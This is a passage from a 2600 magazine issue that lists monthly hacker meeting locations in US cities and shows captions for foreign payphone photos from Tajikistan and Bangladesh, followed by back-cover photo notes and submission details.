Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chick-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.

Nashville: Vanderbilt University Hill Center, Room 151, 1231 18th Avenue South. 6 pm.

Texas

Austin: Spider House Cafe, 2908 Fruth St., front room. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

More Foreign Payphones



Tajikistan. Found in Dushanbe, this newer phone takes cards.



Tajikistan. Also in Dushanbe, older phones like this one are from the Soviet era. In many locations, people take the old phones, tap in their own personal phone, and open their own payphone business.

Photos by Astcell



Bangladesh. A non-operational model found at the Chittagong Rail Station in Chittagong.



Bangladesh. Also non-operational in the same place but at least this one looks like it's been through a lot more.

Photos by Inferno

Visit <http://www.2600.com/phones/> to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photo



It took **darkism** nine months of riding the el in Chicago before spotting car #2600 on the Purple Line at Howard Station. Naturally, #2599 was spotted dozens of times before this memorable moment finally occurred.



Yet another cool hangout for us all to congregate in. **Joel Weisman** says the Hexagon Bar in Minneapolis is a hole-in-the-wall with a magical address that actually isn't all that bad. We can certainly identify with that.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a 2600 sweatshirt (or two t-shirts).